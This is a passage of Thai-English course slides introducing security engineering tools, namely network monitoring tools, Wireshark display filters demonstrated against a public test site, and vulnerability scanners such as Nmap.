NextGen Security Careers: Pathway for Fresh Graduates to Become Security Engineers in Industry

หลักสูตร

วิศวกรความมั่นคงปลอดภัย Security Engineer

ภายใต้โครงการเส้นทางสู่วิศวกรความมั่นคงปลอดภัย สำหรับนักศึกษาจบใหม่สู่การทำงานในภาคอุตสาหกรรม

Speaker

- นาย เจษฎา ทองก้านเหลือง (ต้อม)
- กรรมการผู้จัดการ (Managing Director)
- บริษัท ที-เน็ต ไอที โซลูชัน จำกัด
- Certificate: CCNA, CEH, CHFI ,ECSA, CISO
- CompTIA Security+, CompTIA Pentest+, CompTIA Project+, CompTIA Network+, CompTIA CySA+, CompTIA Cloud+
- Peplink Certified Engineer (PCE), Peplink Sales Specialist (PSS)
- Fortinet NSE1, Fortinet NSE2
- IT Specialist Certification (ITS): Cyber Security, Network Security
- Certificate Name: Certificate of Competence in Zero Trust, Certificate of Cloud Security Knowledge
- E-Mail : Jedsada@tnetitsolution.co.th
- Facebook: ผู้ดูแลกลุ่มสอนแฮกแบบหมูๆ
- Website : www.tnetitsolution.co.th

Agenda

- ❑ Network Security & Monitoring Tools
- ❑ Vulnerability Scanning Tools
- ❑ Web Application Security Tools
- ❑ Endpoint & Malware Analysis Tools
- ❑ Log Management & SIEM Tools
- ❑ Penetration Testing & Exploitation Tools

Network Security & Monitoring Tools

Network Security & Monitoring Tools

- **Network Security & Monitoring Tools** are solutions used to **monitor, analyze, and secure network traffic** in real time. They help organizations detect intrusions, prevent unauthorized access, troubleshoot issues, and ensure network health and performance.
- These tools provide **visibility into network activity**, enabling security teams to detect **anomalies, threats, and policy violations**.

Network Security & Monitoring Tools

❑ Purpose

- **Monitor network traffic** for suspicious or malicious activity
- **Detect intrusions**, malware communication, or data exfiltration
- **Log and analyze** traffic for forensics and incident response
- **Enforce policies** through alerts and integration with firewalls/IDS
- Support **compliance requirements** (e.g., PCI-DSS, HIPAA, ISO 27001)

Key Features

Feature	Description
Packet capture & analysis	Inspect raw traffic data (headers, payloads)
Flow monitoring	Analyze traffic volume, source/destination, protocols
Intrusion detection	Detect threats via signatures or behavior
Real-time alerting	Notify on suspicious events or policy violations
Logging & auditing	Create records of network activity for investigations
Protocol decoding	Decode HTTP, DNS, SMB, etc., for deeper inspection
Dashboards & visualization	Graphical insight into traffic patterns and anomalies

Network Security & Monitoring Tools

Tool	Type	Key Use Case
Wireshark	Packet analyzer	Deep analysis of live or captured network traffic
tcpdump	CLI packet sniffer	Lightweight packet capture in Unix/Linux environments
Zeek (formerly Bro)	Network Security Monitoring	Behavioral analysis, log generation, protocol inspection
Snort	IDS/IPS	Signature-based intrusion detection & prevention
Suricata	IDS/IPS & NSM	Multi-threaded detection engine with full packet capture
Nagios / Zabbix	Network monitoring	Alerting and health checks for systems and services
NTOPng	Flow analysis & traffic monitoring	Real-time traffic stats, protocol usage
SolarWinds NPM	Commercial monitoring suite	Enterprise-level network visibility and alerting

Common Activities

Activity	Description	Tool Example
Capture live traffic	Monitor and filter packets on a specific interface	tcpdump, Wireshark
Inspect packet contents	Analyze headers and payloads for signs of malware or exploits	Wireshark, Zeek
Log DNS/HTTP/SSL activity	Record all DNS queries or HTTP requests from endpoints	Zeek, Suricata
Detect scanning or brute force attempts	Identify repeated access patterns or failed login bursts	Snort, Suricata
Monitor bandwidth usage	Identify high-traffic hosts or protocols	NTOPng, Zabbix
Generate alerts	Trigger warnings for suspicious patterns (e.g., port scans)	Snort, Nagios

Wireshark

Wireshark

- **Wireshark** is a **free and open-source network protocol analyzer** used to **capture, inspect, and analyze network traffic** in real time. It allows users to see what's happening on a network at a deep, packet-level detail.

- **Purpose**
  - **Capture and analyze network traffic**
  - Troubleshoot network issues (latency, drops, congestion)
  - Detect **malicious activity** (e.g., malware, exfiltration, port scans)
  - Analyze protocols (HTTP, DNS, FTP, TCP, SSL/TLS, etc.)
  - **Inspect packet content** for evidence or debugging
  - Conduct **digital forensics and incident response (DFIR)**

Key Features

Feature	Description
Real-time packet capture	Capture traffic from wired, wireless, or virtual interfaces
Protocol decoding	Supports 2,000+ protocols (TCP, UDP, DNS, HTTP, SSL, SMB, etc.)
Packet filtering	Use powerful display filters to isolate traffic of interest
Color coding	Visual distinction for different traffic types and protocols
Deep packet inspection	Examine headers and payloads of each packet
PCAP import/export	Save and share captures for offline analysis
Decryption support	Decrypt SSL/TLS traffic (with keys or pre-master secrets)
Cross-platform	Available on Windows, Linux, and macOS


Common Wireshark Activities

Activity	Description
Capture network traffic	Monitor all packets on a selected network interface
Apply filters	Isolate specific protocols, IPs, or errors (e.g., http, ip.addr == 192.168.1.10)
Follow TCP streams	Reconstruct conversations (e.g., login sessions, file transfers)
Inspect DNS queries	Detect DNS tunneling, C2 callbacks
Analyze HTTP traffic	View URLs accessed, credentials in plain text
Detect scans or attacks	Identify port scans, SYN floods, ARP poisoning
Export objects	Save files transferred via HTTP, FTP, SMB

Demo: Wireshark

Wireshark Download

- https://www.wireshark.org/download.html




What is a Display Filter?

- Display filters in Wireshark allow you to **narrow down the captured packets** shown in the GUI based on **protocols**, **fields**, or **values**. This is different from **capture filters** (which limit what gets captured).
- Analyzing **HTTP**, display filters help you find:
  - Requests (e.g., GET, POST)
  - Specific URLs
  - Status codes
  - Host headers
  - File downloads
  - Auth attempts

Basic HTTP Display Filters


Filter	Description
http	Show all HTTP packets
http.request	Only HTTP requests
http.response	Only HTTP responses
http.request.method == "GET"	Only GET requests
http.request.method == "POST"	Only POST requests
http.host == "example.com"	Requests to a specific host
http.request.uri contains "/admin"	Requests to URIs containing /admin
http.set_cookie	Show packets where a cookie is set
http.cookie	Show packets that include a cookie
http.authorization	HTTP headers with Basic/Auth info
http.content_type == "application/json"	Show only JSON responses
http.response.code == 200	Show only successful responses
http.response.code >= 400	Show error responses (client/server)

Wireshark Open




View requests to a specific site

- http.host == "testphp.vulnweb.com"




Find all login form submissions

- http.request.method == "POST" and frame contains "login"



Show HTTP requests to IP address

- ip.dst == 44.228.249.3 and http.request && http.request.method == "POST"



Vulnerability Scanning Tools

Vulnerability Scanning Tools

- **Vulnerability Scanning Tools** are automated software tools designed to **identify security weaknesses** (vulnerabilities) in operating systems, applications, devices, and network infrastructure. These tools scan systems against known vulnerabilities and misconfigurations, often referencing public vulnerability databases like CVE (Common Vulnerabilities and Exposures).

- **Purpose**
  - **Identify known vulnerabilities** in software, services, and configurations
  - **Assess the risk level** of discovered vulnerabilities (based on CVSS score)
  - **Prioritize remediation efforts** based on severity and exploitability
  - **Support compliance** with security standards (e.g., PCI-DSS, HIPAA, ISO 27001)
  - **Reduce attack surface** by proactively finding and fixing weaknesses

Typical Activities

Activity	Description
Asset Discovery	Identify live hosts and services on a network
Port Scanning	Determine open ports and running services
Service Fingerprinting	Identify software versions and configurations
Vulnerability Matching	Check for known CVEs and outdated software
Report Generation	Provide detailed reports on findings and remediation steps

Examples of Vulnerability Scanning Tools

Tool	Type	Key Features	Use Case
Nmap	Network scanner (basic vulnerability detection)	Host discovery, service/version detection, script engine (NSE)	Scan network for open ports and misconfigured services
OpenVAS	Full-featured vulnerability scanner	CVE scanning, scheduled scans, detailed reporting	Scan internal servers for known CVEs
Nessus	Commercial scanner (by Tenable)	Compliance checks, zero-day detection, detailed severity ratings	Scan for vulnerabilities in a production environment
Qualys	Cloud-based enterprise scanner	Asset management, patch verification, API integration	Enterprise-level continuous vulnerability management
Rapid7 InsightVM	Commercial	Live dashboards, remediation tracking	Scan cloud infrastructure and remote devices

NMAP

NMAP

❑ **Nmap (Network Mapper)** is a powerful open-source tool used for **network discovery** and **security auditing**. It is primarily used to identify live hosts, open ports, running services, and operating system details on a network.

- **Purpose**
  - **Host discovery**: Identify devices that are online on a network
  - **Port scanning**: Find which ports are open and what services are running
  - **Service and version detection**: Determine software versions and configurations
  - **Operating system detection**: Estimate the OS and device type
  - **Vulnerability detection** (via NSE scripts): Identify known weaknesses
  - **Network inventory**: Map and document network topology and assets

Key Features

